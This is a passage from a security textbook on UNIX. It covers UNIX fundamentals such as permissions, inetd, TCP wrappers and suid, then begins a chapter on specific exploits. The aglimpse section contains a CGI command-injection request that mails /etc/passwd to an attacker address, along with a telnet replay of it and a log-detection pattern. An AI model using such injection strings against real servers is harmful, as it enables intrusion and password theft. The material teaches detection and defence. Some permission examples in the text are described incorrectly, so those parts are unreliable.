

IN THIS CHAPTER, WE COVER THE KEY ASPECTS of UNIX that are needed to understand the specific exploits discussed in [Chapter 14](#), "Specific Exploits for UNIX". Because there are so many different variants of UNIX, and new versions are coming out fairly regularly, we will try to stay as general as possible, however in some cases, the information will be true only for certain variants.

Because UNIX operating systems have been around for a while, they have been tested over a fairly long period of time. In some cases, this means the system is fairly stable from a functionality standpoint, but from a security standpoint, there could still be hidden vulnerabilities. Remember, software can exist for a long time, but because no one every tested it from a "what if " standpoint, there are security vulnerabilities that everyone overlooked. In this chapter, we look at various aspects of the operating system to prepare you for [Chapter 14](#).

Linux

Some variants of UNIX, such as Solaris and BSD, have been around for a long time and are fairly stable. This does not mean they are truly secure, it just means that several security vulnerabilities have been identified and fixed. It also does not mean that new security vulnerabilities will not be discovered, it just means a large number of vulnerabilities have already been found. On the other hand, there are some newer versions of UNIX operating systems called Linux.

Linux has been around for a much shorter period of time, and therefore, a large number of vulnerabilities are still being discovered. Most of the vulnerabilities being discovered are for variants of Linux. The main reason for this is because these operating systems are fairly new, so they have not been sufficiently tested. Also, most of the other variants of UNIX were tested over a longer period of time when the Internet was not nearly as popular as it is today. This means vulnerabilities were slowly discovered and fixed. Now the Internet is very popular, and everyone is using Linux because it is powerful and inexpensive, so the number of people beating on the system is very high. Therefore, the number of vulnerabilities being discovered are increasing at a tremendous rate. Also, the patches to the vulnerabilities are usually released much faster due to the increased number of people working on Linux.

Based on these facts, a lot of attackers are targeting Linux systems. A large number of the systems compromised last year due to the DDOS attacks were Linux systems. Because Linux is inexpensive, a lot of people setup test systems and do not properly secure them; and because attackers know Linux has a high number of vulnerabilities, there are many systems that can be compromised. So, if you are running a Linux system, you should properly secure it and apply the latest patches before you connect it to the Internet because attackers will target a weak system.

Vulnerable Areas of UNIX

Vulnerabilities can exist in any piece of software, and the type of exploit can vary greatly. Therefore, in this section, when we look at vulnerable areas of UNIX, we are looking at the areas where most vulnerabilities are found, not all vulnerabilities. If a company is aware of the high-risk areas, it can look more closely at those areas before actually deploying a mission-critical UNIX system. The following are the key areas a company should concentrate on to have a secure UNIX system:

- € Sample scripts
- € Extraneous software
- € Open ports
- € Unpatched systems

Sample Scripts

In many cases, when UNIX applications are installed on a server, they are installed with sample scripts. This is because most UNIX systems have compilers, so scripts can be installed and used by the administrators. The main reason applications are installed with sample scripts is to help get people up and running with a piece of software as soon as possible. The logic is this: If a software development company gives you sample scripts, its software will help you get up and running in a quicker time frame. Unfortunately, most companies do not use the sample scripts, and in a lot of cases, they do not even realize that they are installed on their systems. The worse scenario is this: A potential vulnerable script exists on a system and a company does not even know about it. This is why it is so critical that a company truly knows its system.

Any software could potentially have security vulnerabilities, but by following rigorous coding practices, and with proper error checking and detail testing, a company can minimize the number of potential security issues. Because a lot of code is developed on very short schedules, there are often cases where proper error checking is not performed in the code, and testing is done very quickly. This is one of the main reasons there is a high number of vulnerabilities. To make matters worse, sample scripts are usually developed on the fly, to prove functionality, but they have no security. Also, in most cases, sample scripts are not even tested because they are not viewed as part of the software application. The problem is that they might not be a mission-critical piece of the software application, however, if they are installed on a server, they could be used to open up a security hole, so they either must be tested and coded properly or removed from the system.

Web servers are an area where a lot of sample scripts are usually found. This is the case because web servers have so many features, and a common way to demonstrate these features is by providing sample scripts, which a developer can use as a baseline to develop a high-tech web site. To make matters worse, most web servers reside on UNIX servers that are directly accessible from the Internet. This means that not only is a company unknowingly installing a potentially vulnerable script on its system, but it is directly accessible from the Internet, so anyone in the world can compromise the server.

Protecting Against Sample Scripts

The best way to protect against the vulnerability presented by sample scripts is to remove them from the system if they are not needed. Unfortunately, in a lot of cases, companies do not even realize the scripts are on their systems, which makes it much harder to remove them. How can you remove something you do not know about? In this case, truly

knowing your system and implementing a principle of least privilege can help provide maximum security to your network. To have a secure system, the administrator must truly know the system—not just what is running on the system, but what is installed on the system. Knowing what is installed on the system can help eliminate these types of threats.

A company always wants several mechanisms in place protecting a system. Instituting a policy of defense in depth, and not relying on any one single measure, helps increase security. So, if one mechanism is not working properly, a second mechanism is in place to back it up. In cases where an administrator does not know everything running on the system, having a principle of least privilege minimizes the damage that can be done to the system. The principle of least privilege states that an entity should be given the least amount of access needed to do its job and nothing else.

In this situation, there are actually two aspects to the principle of least privilege. First, if the web server and all other applications are running with the least amount of access needed, then even if an attacker can compromise a sample script, he will only be able to do a minimal amount of damage because the script runs with the same permission as the server. On the other hand, if the web server is running as root, then if an attacker compromises a sample script, he will gain root access. The second aspect of least privilege is from a server standpoint. If the server is installed with the least amount of software needed for the server to function, then it minimizes what an attacker can do. Most sample web scripts are Perl-based, which means a Perl interpreter must be installed on the system. If the system is installed with the minimal amount of software, and Perl is removed from the system, then even if the sample script exists on the system, the attacker will not be able to run it.

Having multiple mechanisms of protection can help lead to a secure server. Another aspect similar to sample scripts is extraneous software.

Extraneous Software

Just like sample scripts, extraneous software can lead to an increase in security vulnerabilities. A good way to look at it is this: Any piece of software has the potential to contain security vulnerabilities. The more software that exists on the system, the more potential pieces of vulnerable software. Therefore, any extraneous software must be removed from the server.

Compilers and interpreters are a key piece of software that is usually extraneous. Sometimes when a server is installed, a lot of extraneous software (including compilers, and FTP and sendmail servers) is automatically installed on the system. Compilers represent a risk because

they enable attackers to upload additional tools and compile them on the fly. If a UNIX system does not contain compilers, then an attacker needs to have a similar UNIX system, and then pre-compile the scripts and upload the binary. As you can imagine, this is harder to do.

Protecting Against Extraneous Software

The best way to protect against extraneous scripts is to follow the same guidelines covered in the section, "[Protecting Against Sample Scripts](#)." By implementing a principle of least privilege, and truly knowing your system, you can help improve the security of your site and minimize the potential harm that extraneous software can cause to a system or network.

Open Ports

Because most UNIX systems are set up as servers and are accessible from the Internet, security is a major concern. A common way to exploit a system is to connect to a port and compromise the underlying service. With a default installation of most versions of UNIX, including Linux, there is a high number of ports that are open by default. Therefore, the more ports that are open, the higher the chance of compromise.

Protecting Against Open Ports

The best way to protect against open ports is to figure out which ports are needed for the system to function properly, and close the rest of the ports. Also, the underlying services that run on those unneeded ports should be removed from the system. If an administrator just closes the ports, then it is easy for an attacker to compromise the system, and open the ports. Because the service is still installed, the port would function properly. On the other hand, if the administrator not only closes the ports, but removes the underlying software, then even if an attacker opens up the ports, he would need to reinstall all the software to get the service to run. The more secure a company makes a system, and the harder it makes it for an attacker, the better off it is.

Unpatched Systems

As we have stated, there are a lot of known vulnerabilities for UNIX systems, but there are also a lot of patches to fix those vulnerabilities. If there is a patch for a vulnerability, then it means it has been out for a while, and the exploit is fairly well-known. This means attackers know about the attack, and they are using it to compromise systems worldwide.

If attackers know about a vulnerability, then it is key that administrators patch the hole as soon as possible. A company must religiously test and apply patches on a regular basis.

Protecting Against Unpatched Systems

Because vulnerabilities are discovered everyday, this means patches are constantly being released. To make sure these patches are applied consistently, procedures must be put in place to check for new patches on a regular basis, test them, and apply them to production systems. It is key that patches are tested on a non-production system before being rolled out. In most cases, patches are tested by the vendor on default installations, but because most companies are running a range of applications, it is critical that a company test the patch to make sure nothing breaks

UNIX Fundamentals

Now that we have covered some common ways that UNIX systems are compromised, let's cover some key fundamentals of UNIX. These concepts are needed not only to understand specific UNIX exploits, but to understand how to protect a site. The following are the areas that are covered:

- € key commands
- € file permissions
- € inetd
- € netstat
- € tripwire
- € TCP wrappers
- € lsof
- € suid

It is important to point out that some of these items listed are not part of the native UNIX operating system; they are add-on programs. Because the add-ons are integral to securing a UNIX system and are loaded on most UNIX systems, they are included in this section. Some of these programs, such as tripwire and TCP wrappers, help provide a defense in depth posture for securing a UNIX system, and it is critical for any security professional to understand them, and therefore, they are included in the "[UNIX Fundamentals](#)" section.

Key Commands

The following are some basic UNIX commands that are needed to have a secure UNIX system. These command range from things a system administrator does to know his system, which is a key principle of security, to things he runs to alert himself of a potential security problem. If you are responsible for securing a UNIX system, at a minimum you must be familiar with these commands or tools:

- € `ls`—Used to list files
- € `ls -l`—Used to list files with permissions
- € `cp`—Used to copy a file
- € `mv`—Used to move a file
- € `chmod`—Used to change permissions on a file
- € `ps`—Used to show a list of running processes
- € `ifconfig`—Used to list information on the network interfaces
- € `find`—Used to search for information on a system
- € `grep`—Searches for files or patterns
- € `more`—Lists the content of a file
- € `diff`—Used to compare two files
- € `df`—Shows which file systems are mounted

File Permissions

File permissions are used to control access to resources. By properly setting file permissions, you limit who can access what information. If file permissions are not correctly set, then anyone who gains access to the system can do whatever he wants on the system. As you can see, proper file permissions go a long way to properly securing a UNIX system.

Let's briefly look at security permissions in UNIX. To get an output of files and their associated permissions, you type `ls -l`

```
cs% ls -l
drwxr-xr-x  2 colee  staff    512 Aug 28  1999 HTML
-rw-rw-rw-  1 colee  staff    18 Aug 28  1999
INDEX.HTM
drwxr-xr-x  3 colee  staff    512 Aug 17  1999 crack
-rw-r--r--  1 colee  staff    129 Sep  9  1999
first.cpp
-rwxr-xr-x  1 colee  staff   666628 Sep  9  1999
first.exe
drwxr-xr-x  2 colee  staff    512 Aug 28  1999 html
-rw-rw-rw-  1 colee  staff    18 Aug 28  1999
index.bk
-rw-rw-rw-  1 colee  staff    7342 Dec 21  1999
index.htm
-rw-r--r--  1 colee  staff    7342 Dec 21  1999
index.html
-rw-r--r--  1 colee  staff    139 Aug 17  1999
local.cshrc
-rw-r--r--  1 colee  staff    124 Aug 17  1999
local.cshrc.bk
-rw-r--r--  1 colee  staff    575 Jul 13  1999
local.login
```

```
-rw-r--r--  1 colee  staff    575 Aug 17  1999
local.login.bk
-rw-r--r--  1 colee  staff    575 Aug 17  1999
local.profile
drwxrwxrwx  2 colee  staff    512 Sep  9  1999 newfile
-rw-rw-rw-  1 colee  staff   1722 Oct  1  1999
progl.cpp
-rw-rw-rw-  1 colee  staff   2846 Sep 23  1999
project1.cpp
drwxrwxrwx  5 colee  staff   1024 May  3  2000
public_html
drwxr-xr-x  2 colee  staff    512 Oct 25  1999 tmp
```

Each line contains the information for one file or directory. On the left side of each line, there are 10 characters that look something like the following: `drwxr-xr-x`. If the name is a directory, then the first character is `d`, and if the name is a file, the character is `-`. The next nine characters are broken up into 3 groups of 3 characters. The first 3 characters refer to the permissions for the owner of the file. The next 3 characters refer to the permissions for the group to which the owner belongs. The last 3 characters refer to the permissions for everyone else. Within each group, the first character can either be an `r`, if the entity has read permission, and `-` if it does not have read permission. The second character is `w`, if the entity has write permission, and `-` if it does not have write permission. The third character is an `x`, if the entity has execute permission, and `-` if it does not have execute permission. The following are some sample permissions and the corresponding access:

- € `rw-rw-rw-`—Everyone has full access to the file.
- € `rw-x-----`—The owner has read, write, and execute access, and everyone else has no access.
- € `rw-rw-r--`—The owner has read, write, and execute permissions, the group to which the owner belongs has read and write permissions, and everyone else has read access.

This gives you an idea of how to read permissions for files and directories. Another way to display the permissions is to convert the permissions to binary. Let's quickly review binary versus decimal. Remember, binary is a base 2 operating system, and decimal is a base 10 operating system. If we break the decimal number 210 down, the first column is the 1's (or 10^0) column, the second column is the 10's (or 10^1) column, and the third column is the 100's (or 10^2) column. So, 210 equals $(2 \times 100) + (1 \times 10) + (0 \times 1)$. Another way to think of it is to remember that with decimal you get 10 numbers, 0-9, before you have to add to the next column. With binary, because it is a base 2 operating system, you only get two numbers, 0 and 1, before you have to add to the next column. The first column would be 1 (or 2^0), the second column would be 2 (or 2^1), and

the third column would be 4 (or 2^2), and so on. So, if we look at the binary number 100, it equals $4(1 \times 2^2) + (0 \times 2^1) + (0 \times 2^0)$. A binary number of 010 equals 2, and a binary value of 110 equals $6(4 + 2)$.

You might be asking, "Why are we covering this?" We are covering this, so we can convert rwx to a binary value, which is used when you change or modify the permissions. The first step in the conversion is to change the three bits that make up the permissions code to 1's and 0's—any bit that has a value becomes a 1, and any bit that does not have a value becomes a 0. For instance, rwx becomes 111, and -w- becomes 010. After you have turned the three-bit code into a binary number, you then translate it back into a single-decimal digit—a kind of shorthand for the binary value. Let's look at several conversions:

```
€ rwx = 111 = (4 + 2 + 1) = 7
€ rw- = 110 = (4 + 2 + 0) = 6
€ r-x = 101 = (4 + 0 + 1) = 5
€ r-- = 100 = (4 + 0 + 0) = 4
€ -wx = 011 = (0 + 2 + 1) = 3
€ -w- = 010 = (0 + 2 + 0) = 2
€ --x = 001 = (0 + 0 + 1) = 1
```

So, for those who do not want to understand binary, an easy conversion mechanism is to take each group of three bits and start with a value of 0. If the r bit is turned on, you add 4, if the w bit is turned on, you add 2, and if the x bit is turned on, you add 1. When you have the value for the first three-bit permissions level, you set it aside and find the value for the next level, and then the third one. You do this for each permissions level and then use the three numbers together. Through this process, the 9-character permission rwxrw-r-x becomes the 3-character code 765.

```
rwrxw-r-x = (111)(110)(101) = (4+2+1)(4+2+0)(4+0+1) = 7 6 5
```

Now, when you want to change permissions for a file, you use the `chmod` command with the permissions converted to binary numbers. The following shows a listing of permissions for a file and several iterations of `chmod` to change the permissions:

```
cs% ls test.txt
test.txt
cs%
cs% ls -l test.txt
-rw-r--r-- 1 colee staff 5 Feb 19 02:16 test.txt
cs% chmod 765 test.txt
cs% ls -l test.txt
-rwxrw-r-x 1 colee staff 5 Feb 19 02:16 test.txt
```

```
cs% chmod 777 test.txt
cs% ls -l test.txt
-rwxrwxrwx 1 colee staff 5 Feb 19 02:16 test.txt
```

To ensure your key information is properly protected, it is very important that you understand file permissions.

Inetd

To have a secure system, you must know what services are running on your system. Inetd is the process that handles Internet standard services. It is usually started when the system boots, and it uses a configuration file to determine what services it is suppose to provide. The main configuration file, `inetd`, uses `/etc/inetd.conf`. By going through `inetd.conf`, an administrator can determine what standard services are being started on the system. This file can also be edited to turn services on and off. Therefore, in most cases, if a standard service is running, an entry exists in the `inetd.conf` file. So, to secure a system, it is key that you understand how `inetd` works and what information is stored in the file. The following is a piece of a sample `inetd.conf` file:

```
#
#ident "@(#)inetd.conf 1.27 96/09/24 SMI" /* SVr4.0 1.5
*/
#
#
# Configuration file for inetd(1M). See inetd.conf(4).
#
# To re-configure the running inetd process, edit this file,
then
# send the inetd process a SIGHUP.
#
# Syntax for socket-based Internet services:
# <service_name> <socket_type> <proto> <flags> <user>
<server_pathname> <args>
#
# Syntax for TLI-based Internet services:
#
# <service_name> tli <proto> <flags> <user> <server_pathname>
<args>
#
# Ftp and telnet are standard Internet services.
#
ftp stream tcp nowait root
/opt/SUNWsms/bin/smc.ftpd smc.ftpd
#telnet stream tcp nowait root /usr/sbin/in.telnetd
in.telnetd
```

```

telnet stream tcp      nowait root    /usr/sbin/tcpd
in.telnetd
#
# Tnamed serves the obsolete IEN-116 name server protocol.
#
#name dgram udp      wait  root    /usr/sbin/in.tnamed
in.tnamed
name dgram udp      wait  root    /usr/sbin/tcpd
in.tnamed
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
#shell stream tcp      nowait root    /usr/sbin/in.rshd
in.rshd
shell stream tcp      nowait root    /usr/sbin/tcpd
in.rshd
#login stream tcp      nowait root    /usr/sbin/in.rlogind
in.rlogind
login stream tcp      nowait root    /usr/sbin/tcpd
in.rlogind
exec stream tcp      nowait root    /usr/sbin/in.rexecd
in.rexecd
comsat dgram udp      wait  root    /usr/sbin/in.comsat
in.comsat
#talk dgram udp      wait  root    /usr/sbin/in.talkd
in.talkd
talk dgram udp      wait  root    /usr/sbin/tcpd
in.talkd
#
# Must run as root (to read /etc/shadow); "-n" turns off
logging in utmp//wtmp.
#
uucp stream tcp      nowait root    /usr/sbin/in.uucpd
in.uucpd

```

As you can see, the `inetd.conf` file tells `inetd` what server to start when a system connects to a given port. The format for the file is that each server is composed of a single line, which contains the following information:

- € **service-name**—The name of a valid service
- € **endpoint-type**—Lists the type of stream and can be one of the following:
 - € **stream**—Stream socket
 - € **dgram**—Datagram socket
 - € **raw**—Raw socket
 - € **seqpacket**—Sequenced packet
 - € **tli**—For all tli endpoints
- € **protocol**—A protocol name that is listed in `/etc/inet/protocols`
- € **uid**—The user ID that the server will run under

- € **server-program**—The path of the program that is going to be invoked when someone connects to a given port
- € **server-argument**—The command-line arguments with which the server- program is going to be invoked

As you can see, `inetd` basically works by waiting for someone to connect to a given port. When someone connects to a port, the `inetd` services looks up the port in the `inetd.conf` file and calls the corresponding service. `Inetd` works for both TCP and UDP. The following are the options for `inetd`:

- € **-d**—Runs `inetd` in the foreground and allows debugging
- € **-s**—Runs `inetd` in stand alone mode
- € **-t**—Traces incoming connections for `inetd`

Netstat

`Netstat` provides various information about the network and the local network for the computer on which it is running. One area for which `netstat` is commonly used is to list all active connections and open ports for a given computer. Because ports are a common way for attackers to create backdoors on systems, knowing which ports are open enables you to detect and close those ports in a timely manner. Using various command-line options, `netstat` can provide a wide range of information. The following are some of the common options that can be used. For additional information, use the man pages with UNIX:

- € **-a**—Shows all sockets and routing table entries
- € **-f - address**—Shows statistics and information only for the address family specified
- € **-g**—Shows multicast group membership
- € **-m**—Shows the STREAMS statistic
- € **-n**—Shows addresses as numbers
- € **-p**—Shows the ARP (address resolution protocol) tables
- € **-r**—Shows the routing tables
- € **-s**—Shows protocol statistics per protocol
- € **-v**—Shows additional information
- € **-s**—Shows information for a particular interface
- € **-M**—Shows the multicast routing tables

Tripwire

If an attacker is able to compromise a system, he can install Trojan versions of the key system files, which would create backdoors into the system. This is commonly done by attackers through the use of rootkits. Rootkits are covered in detail in [Chapter 15](#), "Preserving Access." To detect whether or not a key system has been modified, there needs to be

some way to take a digital signature of a file to see if it has been modified in any way. Tripwire does exactly that. It takes a cryptographic hash of a file and then at periodic intervals, it calculates a new hash. If the two hashes match, then the file has not been modified. If they are different, then there is a good chance that the system has been modified. Tripwire can be found at www.tripwire.com, and it is highly recommend that you install it on all UNIX servers.

TCP Wrappers

As the name sounds, TCP wrappers is a program that wraps itself around TCP. Normally, when a system connects to a port, inetd looks up the port and starts up the appropriate service. As you can imagine, this strategy has a minimal level of protection. So, the concept behind TCP wrappers is that when a connection is made to a port, a separate program is called that can perform checks before the real daemon is called. The program TCP wrappers is available from:

<ftp://ftp.porcupine.org/pub/security/index.html>

After the program is installed, all the original daemons are left in place. The inetd.conf file is modified so each line calls the tcpd instead of the real daemon. Now, when a connection is made, tcpd is called, which performs checks before the request is passed on to the real daemon. The following are the checks that TCP wrappers performs:

- ⊗ Logs all requests to the syslog facility
- ⊗ Performs a double reverse lookup of the source address
- ⊗ Checks the request against the /etc/hosts.allow file, and if there is a match, access is permitted.
- ⊗ Checks the request against the /etc/hosts.deny and, if there is a match, access is denied.
- ⊗ If the request gets past both files, then the request is permitted.

There are also more advanced checks that can be performed. Remember, to have good security, a company must enforce a posture of default deny, which states anything that is not explicitly permitted should be denied. Otherwise, if the rules are not setup properly, and a connection passes through both files, the connection is allowed by default.

To implement a default deny posture with TCP wrappers, you specify what is allowed in the hosts.allow file, and the hosts.deny file should deny all traffic.

Lsof

After an attacker compromises a system and uploads files, he wants to try to hide these files on a system. An easy way to do this is to go in and

mark files as hidden. Another way is to create a process that opens a file and then unlinks the file, however the process continues to write to it. Programs such as ls do not show this information, so it is hidden from the administrators.

Therefore, knowing the limitations of programs on a system is key. If an administrator trusts a program, and in reality it is not giving the user true information, then an administrator is given a false sense of security. There are a large number of tools you can use to replace standard system programs, which give you more information and provide a higher level of security. This section is meant to show you that better tools exist, however we do not cover all of them.

One such tool is lsof, which is available from Purdue University or the following site: <http://www.ja.net/CERT/Software/lsof/>. If you have not been to the CERIAS site run by Purdue University, you are missing out on a lot of very useful security tools. Their site is a great repository of wonderful tools and research. Lsof is a program that provides detailed information about files, including files that have been unlinked. So, now when an attacker tries to hide information, even though ls will not find it, lsof will.

Remember, knowing what tools are available and picking the right tool is key to having a secure site.

Suid

In certain circumstances, users need root access when they run certain applications. To adhere to a principle of least privilege, you do not want to give users root access just so they can run one or two programs. Instead, you need to give users someone way to run programs as root without giving them root access. An example of this is logging into the system. When a user logs in, you want the program to be able to access the passwords, however you only want the passwords accessible by root. So, this is accomplished by letting the program run as root without giving the user root access.

The feature that implements this in UNIX is called suid. A program with suid permissions runs as root even though the user running the program does not have root access. The way this shows up is when you display the permissions, the first group of permissions has the x replaced with an s. The following is an example:

```
$ls -l /usr/bin/passwd
-r-sr-xr-x 1 root bin 15613 Apr 27 1998 /usr/bin/passwd
```


This shows that the `passwd` command can be run by any user, however it runs as root. This is necessary, so that it can update the system files with the new password. It is critical for any file with `suid` to be carefully guarded because it is a common area that attackers go after. Ultimately, an attacker wants to gain root access to a system. One of the ways he can do this is by compromising a program running as root. If a program is running as root, and you trick it into running a command, the command will run as root. Most attackers go after these files to gain root access.

In most cases, files need to have `suid` privileges for the system to function properly. If possible, the number of files with `suid` should be minimized. After that is done, an administrator just needs to be aware that the files exist and make sure that they are carefully guarded.

Summary

This chapter is meant to give an overview of the UNIX operating system, so that [Chapter 14](#), "Specific Exploits for UNIX" makes sense. We covered some issues with the UNIX operating system, some common areas where vulnerabilities are usually found, and some general concepts. In the section, "[UNIX Fundamentals](#)" we covered some tools that can be used to help test the security of your site or even improve the security of your site. Anyone working in the security field must have a good understanding of the UNIX operating system and know what tools exist to secure a UNIX site. Why spend two weeks checking a system, when you could use a tool that can do it in 1 hour? Knowing what is available can save a company a lot of time and money. Now let's move on to exploring UNIX exploits.

Chapter 14. Specific Exploits for UNIX



NOW THAT WE HAVE A GOOD UNDERSTANDING of UNIX from [Chapter 13](#), "Fundamentals of UNIX," we will cover some exploits that are specific to UNIX operating systems. Most of the exploits work against all variations of UNIX (for example, Linux, Solaris, and BSD), but there are some that only work against specific variants, and in such cases, we will clearly specify which variant is impacted. When looking at UNIX exploits, it is important to remember that most of the exploits impact applications or sample scripts that are running on the system, as opposed to inherent weaknesses in the operating system. Some argue that this is because

UNIX has been around longer or that UNIX is just a better and more robust operating system. However, I think it has to do with how the Internet was developed.

Even though the popularity of the Internet has only surfaced in the last several years, the Internet has been around for a long time. Most of the initial work was research, and most of the initial systems connected to the Internet were UNIX. Therefore, there tends to be more Internet-based applications and sample scripts for UNIX simply because there has been a much bigger development window. This also brings up a second point. Because some of the code being used today was developed a while ago before security was a big concern, a lot of the tried and true applications and scripts have security vulnerabilities.

UNIX Exploits

Now let's look at a variety of UNIX exploits. The following are the exploits covered in this section:

- € Aglimpse
- € Campas
- € NetPR
- € Dtprintinfo
- € Sadmin
- € XWindows
- € Solaris Catman Race Condition Vulnerability
- € Multiple Linux Vendor RPC.STATD Exploit

Aglimpse

Aglimpse is a CGI exploit that allows the execution of arbitrary commands.

Exploit Details

- € **Name:** Aglimpse
- € **Variants:** None
- € **Operating System:** UNIX and similar OSs
- € **Protocols/Services:** Port 80 HTTP

Aglimpse is a CGI script for adding functionality to web pages. CGI is a specification for interfacing executable programs with web pages. The `aglimpse` executable is used by an attacker to execute arbitrary commands on the victim's server, and it can run those commands with whatever privileges the web server is running as. This does not necessarily affect the operation of the web server or the operating system,

however it provides a pathway to carry out an attack or gather information for attacking on a different front.

Aglimpse is part of the GlimpseHTTP and WebGlimpse products. Vulnerable versions are:

- € GlimpseHTTP 2.0 and earlier
- € WebGlimpse 1.5 and earlier

What Is a CGI Program?

Common Gateway Interface (CGI) is a specification for interfacing server executed programs with *World Wide Web* (WWW) pages. CGI programs can be anything that is executable by the server, including shell scripts and compiled programs. The CGI specification details the interface between executable programs on the server and the method of calling them from a web page. CGI programs are called from the web client but execute programs on the server.

The client requests a web page containing a CGI program. Often this is done by filling in an HTML form. The CGI program is specified in the *Uniform Resource Locator* (URL) requested by the client. The web server interprets it as a call for output from an executable program.

CGI programs are often used to take input from an HTML form, process it, and return output. The client's web browser takes the information from the form and sends it as a single line of text, which can be parsed by the CGI program.

The CGI program parses the input, passes the input to the program for execution (for example, it queries a database), then it formulates an HTML results page. This page is sent by the web server back to the client's browser. So, the web server executes the CGI program and returns the output to the client.

The request to execute the CGI program can come from any client who can make a request of the server. Sometimes this is limited to authenticated users, but in the vast majority of cases, the user could be anyone in the world. This means that by running CGI programs, you are allowing anyone in the world access to run a program on your system.

Because the web server actually executes the program on behalf of the user, the program runs with whatever privileges have been given to the web server. On some systems, this may be root access. Other servers may be configured to run with lesser privileges. Even if the process does not run as root, the user could execute other exploits that would give him root access. The key is for an attacker to get a foot in the door and then upgrade that access.

How the Exploit Works

The aglimpse CGI script is called through an HTTP GET method. The exploit works because the aglimpse script is too liberal in what it accepts as arguments. Unanticipated input is passed on for processing rather than getting screened out. This enables commands other than those intended to be executed.

This is a common problem with CGI programs. Often the CGI author assumes the program will be executed following the submission of a pre-designed form or by clicking a hyperlink with expected input to the script. Unfortunately, anybody can manually type a URL in their browser or run the entire HTTP session manually using telnet and emulating the browser. Thus, a CGI program author should *never* assume the input will be as expected.

By manually typing a URL, a malicious user can add escape characters and commands that will be interpreted by the operating system to carry out actions not intended by the program writer. Because the script is expecting good input from the HTML form, it does not trap this condition, and it sends the bad input along unaltered.

Detailed Description

The aglimpse script can be fooled into running arbitrary commands by carefully constructing input that it passes on to a command interpreter. In this example, the attacker is using aglimpse to mail a copy of the `/etc/passwd` file back to himself:


```
GET /cgi-  
bin/aglimpse/80|IFS=5;CMD=5mail5badguy\@hacker.com\</etc/passw  
d;eval$CMD;echo
```

UNIX systems traditionally store encrypted versions of user passwords which, when subject to a dictionary attack, may reveal passwords of users. This is one way an attacker could use aglimpse to gather information to exploit weak passwords.

Notice the `@` and `<` characters are escaped by preceding them with a backslash. This is a method of passing them along to the operating system without causing action in the script itself. If the script were to make sure the input was properly formatted, allowing only expected commands and rewriting the escaped characters before acting on them, it would prevent this attack from succeeding.

[Figure 14.1](#) shows a diagram of how the CGI script requests data from the server and receives a response.

Figure 14.1. Diagram of how the aglimpse exploit works.



The attacker can create the HTTP GET request manually through telnet to the server's web server port or by manually typing the URL in his browser. Because the server cannot tell the difference between a browser or a telnet session to port 80, after it receives the GET request, it executes the aglimpse script with the attacker's arguments and returns the output to the attacker. The response is unlikely to be directly useful to the attacker because the attacker's commands do not actually cause any valid aglimpse actions but rather are passed to the underlying operating system and executed. As seen, the attack command can be crafted to make the desired information available some other way, for example through email.

How To Use It

Using a telnet program, which comes with virtually every operating system, an attacker would connect to port 80 and launch the attack by typing the commands. The following is the output of a telnet session:

```
> telnet 192.168.1.1 80
Trying 192.168.1.1
Connected to somehost.com
Escape character is '^]'.
GET /cgi-  
bin/aglimpse/80|IFS=5;CMD=5mail5'$mail'\</etc/passwd;eval$CMD;  
echo\nHTTP/1.0  
server stuff
...
```

In this telnet session, the perpetrator has commanded aglimpse to mail the contents of the `/etc/passwd` file back to the perpetrator. On some UNIX systems, especially older systems, this file may contain encrypted user passwords. After the perpetrator has the encrypted downloaded passwords, he could try a dictionary attack on his own system to find weak user passwords. Even if shadow files are being used on the system, the attacker could also obtain a copy of the `/etc/shadow` file, merge the files together, and still run a password attack against the system. Accessing the `/etc/shadow` file requires the attacker to have root access.

The aglimpse exploit could also be used to explore the system configuration to look for vulnerabilities or to alter files owned by the user account running the web server.

Signature of the Attack

The best way to detect the aglimpse exploit is to look for execution of the aglimpse script in the web server logs. Because this attack is carried out using normal HTTP commands, monitoring network packets with a sniffer will not likely reveal the attack. The aglimpse attack in progress looks like any legitimate request of web content from the server. To detect an aglimpse attack, look at the web server logs.

Location and type of logging varies for different web servers. For Apache, look for lines containing *aglimpse*, several characters, then "IFS" in the access_log file. A sample command is:

```
# egrep -i 'aglimpse.*(\\|IFS)' {ServerRoot}/logs/access_log
```

System auditing varies widely among different operating systems and different versions of UNIX. If the actions of the user who normally runs the web server are audited, this deviation from expected behavior could indicate a CGI-based attack, such as aglimpse.

How To Protect Against It

Protecting yourself against aglimpse vulnerabilities takes several actions.

First, the web server should *never* be run with root access. Check your web server documentation to find out how to run the server as a user with minimal access. This user should only be able to carry out the actions and access the data needed to properly operate the web server—nothing else. In addition, this user should not have write access to its own configuration files. This prevents an attacker from editing the configuration to start the web server as root. It also should not be able to write the files it serves. This prevents the attacker from altering the web content being served.

Second, ensure you are using the latest version of Webglimpse, which replaces the vulnerable aglimpse script with the webglimpse script. This version has not been found to have this vulnerability. You can find it at <http://webglimpse.net>. If you are using GlimpseHTTP, switch to Webglimpse.

Additional Information

Additional information can be found at the following sites:

- € <http://www-7.cc.columbia.edu/httpd/cgi/pl/aglimpse.txt>
- € http://www.cert.org/tech_tips/cgi_metacharacters.html
- € <ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-97.28.GlimpseHTTP.WebGlimpse.vuls>
- € http://www.cert.org/advisories/CA-97.25.CGI_metachar.html
- € http://www.codetalker.com/advisories/cert/vb-97_13.html
- € <http://glimpse.cs.arizona.edu/security.html>

Campas

This is a web-based exploit that enables execution of arbitrary commands on a server.

Exploit Details

- € **Name:** Campas
- € **CVE number:** CVE-1999-0146
- € **Variants:** None
- € **Operating System:** UNIX
- € **Protocols/Services:** Port 80 HTTP

The campas executable is subject to an application-level attack, which enables the perpetrator to execute arbitrary commands on the server as the user running the web server. This does not necessarily affect the operation of the web server or the operating system, but it provides a pathway to carry out an attack or gather information for attacking on a different front.

Campas was distributed with version 1.2 of the NCSA httpd server.

How the Exploit Works

The campas script does not limit what it accepts as arguments. Unanticipated input is passed on for processing rather than filtered out. Exploit commands exist that can take advantage of this fact to execute commands other than those intended by the script author.

